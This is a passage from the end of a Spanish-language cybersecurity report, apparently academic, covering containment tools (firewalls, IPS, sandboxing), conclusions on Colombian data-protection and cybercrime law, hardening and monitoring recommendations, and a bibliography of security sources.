Los Firewalls pueden detener ataques, incluso antes de que lleguen a los sistemas internos o contener un ataque en curso al bloquear todas las rutas de comunicación que el atacante pueda usar.

Ejemplo de Firewall:

- Software: IPFire (Ideal para redes pequeñas y medianas), pfSense(software opensource altamente configurable).
- Hardware: Cisco ASA, Fortinet FortiGate.

2. **IPS (Intrusion Prevention System)**: Identifican acciones inusuales y las detienen automáticamente antes de que perjudiquen el sistema. Vigila el flujo de datos en tiempo real y reacciona ante las amenazas, como tarea principal.

El objetivo de su uso en contención es el bloqueo de amenazas detectadas, mediante el análisis de paquetes y el bloqueo de aquellos que se alinean con patrones de ataque identificados. También mitigan ataque DoS/DDoS, al filtrar el tráfico malicioso,

lo que garantiza la disponibilidad de los servicios. Por otro lado, detiene los intentos de explotación que estén basados en vulnerabilidades conocidas, como por ejemplo el EternalBlue.

Ejemplo de IPS:

- Snort (modo IPS): Herramienta de código abierto, para la detección y la prevención de intrusos.
- Suricata: Es similar a Snort, sin embargo, tiene capacidades avanzadas de análisis de tráfico (Martín Durán, 2023).

3. **Sandboxing**: Es un método que aísla programas o procesos en ambientes controlados, con el fin de prevenir que acciones maliciosas impacten en el sistema operativo principal.

El sandboxing impide que algún código malintencionado se difunda más allá del ambiente aislado, lo que contribuye a minimizar posibles perjuicios.

Su uso en contención se puede apreciar en el aislamiento de procesos malintencionados, la ejecución segura de archivos desconocidos y la prevención de ramsomware al ejecutarse en un sandbox.

Ejemplo de Sandbox: Firejail (para Linux) y Cuckoo Sandbox

Estas herramientas ayudan a contener ataques en tiempo real, minimizando el impacto mientras se toman acciones de remediación (De Ciencia Innovación Y Universidades, n.d.).

Conclusiones

Con este informe técnico se logra fortalecer algunos conocimientos esenciales, utilizando una mezcla de técnicas teóricas y prácticas con el fin de potenciar la ciberseguridad de una organización, en este caso el escenario propuesto. En primer lugar y de suma importancia, se llevó a cabo un estudio detallado de las leyes vinculadas a los delitos informáticos (Ley N° 1273 de 2009, entre otras) y sobre protección de la información personal (Ley N° 1581 de 2012). Este marco legal establece penalizaciones disciplinarias y económicas para aquellos que incumplan estas normativas, subrayando la relevancia de comportarse con ética en el entorno laboral y honrar los convenios de privacidad.

Además, se comprende el papel importante de los equipos Red Team y Blue Team, quienes, al integrarse con otros departamentos de TI, contribuyen significativamente a mejorar los niveles de seguridad de una organización. Estas dinámicas colaborativas no solo permiten reducir riesgos y amenazas, sino también prevenir posibles ataques cibernéticos al fortalecer las defensas.

Desde un enfoque práctico, el desarrollo de habilidades en pruebas de penetración (pentesting) ha permitido utilizar cada una de sus etapas para identificar fallas y vulnerabilidades en sistemas tecnológicos. Asimismo, el manejo de herramientas especializadas ha facilitado la ejecución de procesos de “hardening,” fundamentales para remediar brechas de seguridad y reforzar la infraestructura tecnológica.

Este trabajo no solo refleja la importancia de identificar y mitigar vulnerabilidades en los sistemas, sino también la relevancia de actuar de manera preventiva mediante estrategias de defensa robustas y un marco normativo claro. Así, se establece un camino hacia la construcción de infraestructuras más seguras y resilientes frente a los desafíos actuales en ciberseguridad.

Recomendaciones

- Implementar políticas de hardening que fortalezcan los sistemas operativos, aplicaciones y servicios. Esto abarca la eliminación de servicios superfluos, la renovación constante del software y la puesta en marcha de configuraciones seguras.
- Implementar los Benchmarks de CIS para orientar las configuraciones de seguridad en ambientes Windows y otras plataformas esenciales.
- Implementar una táctica de segmentación de red que restrinja la difusión de ataques y facilite la separación de segmentos críticos o delicados, salvaguardando de esta manera los datos de mayor valor.
- Establecer normativas de acceso rigurosas fundamentadas en el principio de menor privilegio, garantizando que únicamente los usuarios autorizados tengan acceso a recursos delicados.
- Implementar un sistema de monitoreo constante mediante herramientas como SIEM con el objetivo de identificar conductas irregulares y producir alertas en tiempo real. Esto facilita la habilidad de reacción y se logra una acción inmediata frente a incidentes.
- Incorporar sistemas de detección de intrusos (IDS) y prevención de intrusos (IPS) con el fin de detectar y neutralizar potenciales amenazas, incluso antes de que se conviertan en realidad.
- Es fundamental llevar a cabo capacitaciones regulares en ciberseguridad para todos los empleados, centradas en la detección de correos

electrónicos de phishing, contraseñas seguras y mejores prácticas para salvaguardar la información.

- Promover una cultura de ciberseguridad en todas las etapas de la organización, de manera que los trabajadores estén conscientes de su función en la protección del sistema.
- Elaborar y evaluar de manera constante planes de respuesta a incidentes que contemplen procedimientos exhaustivos para contener, eliminar y recuperarse de ataques cibernéticos.
- Garantizar que haya métodos claros para la recuperación de datos y la restauración de sistemas tras un ataque, con la finalidad de reducir el tiempo de inactividad.
- Efectuar análisis periódicos de vulnerabilidades, utilizando herramientas como Nessus; con el fin de detectar fallos de seguridad y darle solución con prioridad.
- Implementar técnicas de red team y blue team para simular ataques y valorar la eficacia de las acciones de defensa.

Anexos

Anexo 1

https://www.youtube.com/watch?v=dllA8HYZRi0

Bibliografía

Ataques contra la ciberseguridad e infracciones de la ciberseguridad. (2022, noviembre 7). Kasperky. https://latam.kaspersky.com/resource-center/preemptive-safety/how-to-prevent-cyberattacks

De Ciencia Innovación Y Universidades, M. (n.d.). Entornos controlados de pruebas (Sandboxes). Ministerio de Ciencia, Innovación y Universidades. https://www.ciencia.gob.es/Innovar/SandBoxes.html

Cilleruelo, C. (2024, Julio 11). Fases de un pentest [Guía completa 2024] KeepCoding Bootcamps. https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/

Cilleruelo, C. (2024, junio 5). ¿Qué es Metasploit? [2024] | KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Cilleruelo, C. (2024, octubre 31). ¿Qué es Nessus? [2024] | KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-nessus/

Congreso de la República de Colombia. (2012). Ley 1581 de 2012. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de la República de Colombia. (2000). Ley 599 de 2000. Por la cual se expide el Código Penal. Diario Oficial No. 44.097. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

Congreso de la República de Colombia. (1887). Ley 57 de 1887. Por la cual se expide el Código Civil Colombiano. Diario Oficial No. 652. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=2311

Cortex. (2016, noviembre 17). Dradis, organiza y comparte información en un Test de Penetración. DragonJAR. https://www.dragonjar.org/dradis-organiza-y-comparte-informacion-en-un-test-de-penetracion.xhtml

CVE. (2024, julio 10). Tarlogic Security. https://www.tarlogic.com/es/glosario-ciberseguridad/cve/

Decreto 1704 de 2012 - Gestor Normativo. (n.d.). Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=48863

Deland-Han. (n.d.). Introducción a los servicios y requisitos de puerto de red para Windows - Windows Server. Microsoft Learn. https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/service-overview-and-network-port-requirements

Echeverri, D. (2011, Mayo 9). Escalado de Privilegios con MetaSploit FrameWork - The Hacker Way. The Hacker Way. https://thehackerway.es/2011/05/09/escalado-privilegios-con-metasploit-framework/

Equipo editorial de IONOS. (2020, octubre 2). ¿Qué es Netcat y cómo funciona? IONOS Digital Guide. https://www.ionos.com/es-us/digitalguide/servidores/herramientas/netcat/

European Union. (2016). Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data (General Data Protection Regulation). Official Journal of the European Union. https://eur-lex.europa.eu/eli/reg/2016/679/oj

Guía de referencia de Nmap (Página de manual). (n.d.). Nmap https://nmap.org/man/es/index.html

Gutierrez, E. (2024, julio 26). ¿Qué hacer si eres víctima de un ciberataque? | Codster. https://codster.io/blog/seguridad-en-aplicaciones/que-hacer-si-eres-victima-de-un-ciberataque/

Henry, R. (2024, julio 17). Red Team vs. Blue Team en Ciberseguridad: ¿Qué son? Henry. https://blog.soyhenry.com/red-team-vs-blue-team-en-ciberseguridad-cual-es-la-diferencia/

IBM. (2024, 11 octubre). ¿Qué es la respuesta a incidentes? Respuesta a incidencias. https://www.ibm.com/mx-es/topics/incident-response#:~:text=Un%20plan%20formal%20de%20respuesta,cualquier%20ataque%20cibern%C3%A9tico%20que%20ocurra.

InterSeguridad. (2024, Mayo 31). Ley 1273 de 2009: El Pilar del Marco Legal de Ciberseguridad en Colombia. Interseguridad. https://interseguridad.org/ley-1273-de-2009-el-pilar-del-marco-legal-de-ciberseguridad-en-colombia/

ISO 27001 - Certificado ISO 27001 punto por punto - Presupuesto Online. (n.d.). Norma ISO 27001. https://www.normaiso27001.es/

Ley 1273 de 2009 - Gestor Normativo. (n.d.). Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1581 de 2012 - Gestor Normativo. (n.d.). Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981Código de ética | Copnia. (n.d.). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

LEY 1928 DE 2018. (n.d.). Función Pública. https://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/30035501

Lozano, P. A. (2023, September 29). Fases del pentesting: Pasos para asegurar tus sistemas. OpenWebinars.net. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

ManageEngine. (n.d.). ¿Qué son y cómo implementar los Controles de CIS? ManageEngine. https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Martín Durán. (2023, junio 12). 10 herramientas de seguridad informática para tu empresa. Hubspot. https://blog.hubspot.es/website/herramientas-de-seguridad-informatica

Mejores prácticas de hardening de sistemas para reducir riesgos [Checklist]. (2024, julio 26). NinjaOne. https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

Metasploit Framework | Metasploit Documentation. (n.d.). Rapid7. https://docs.rapid7.com/metasploit/msf-overview/

Motor de secuencias de comandos de Nmap (NSE) | Escaneo de red de Nmap. (n.d.). Nmap. https://nmap.org/book/man-nse.html

OpenVAS - Escáner abierto de evaluación de vulnerabilidades. (n.d.). https://www.openvas.org/

Peass-Ng. (n.d.). PEASS - Privilege Escalation Awesome Scripts SUITE (with colors). GitHub. https://github.com/peass-ng/PEASS-ng

Policía Nacional de Colombia. (2009). Ley 1273 de 2009: Normatividad en delitos informaticos. Policía Nacional. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

What is Exploit-db Database? (n.d.). Holm Secutity. https://support.holmsecurity.com/knowledge/what-is-exploit-db-database

Windows Exploit Suggester: Conoce qué vulnerabilidades y exploits afectan a tus sistemas Windows. (2016, septiembre 8). Flu Project. https://www.flu-project.com/2016/09/windows-exploit-suggester-conoce-que.html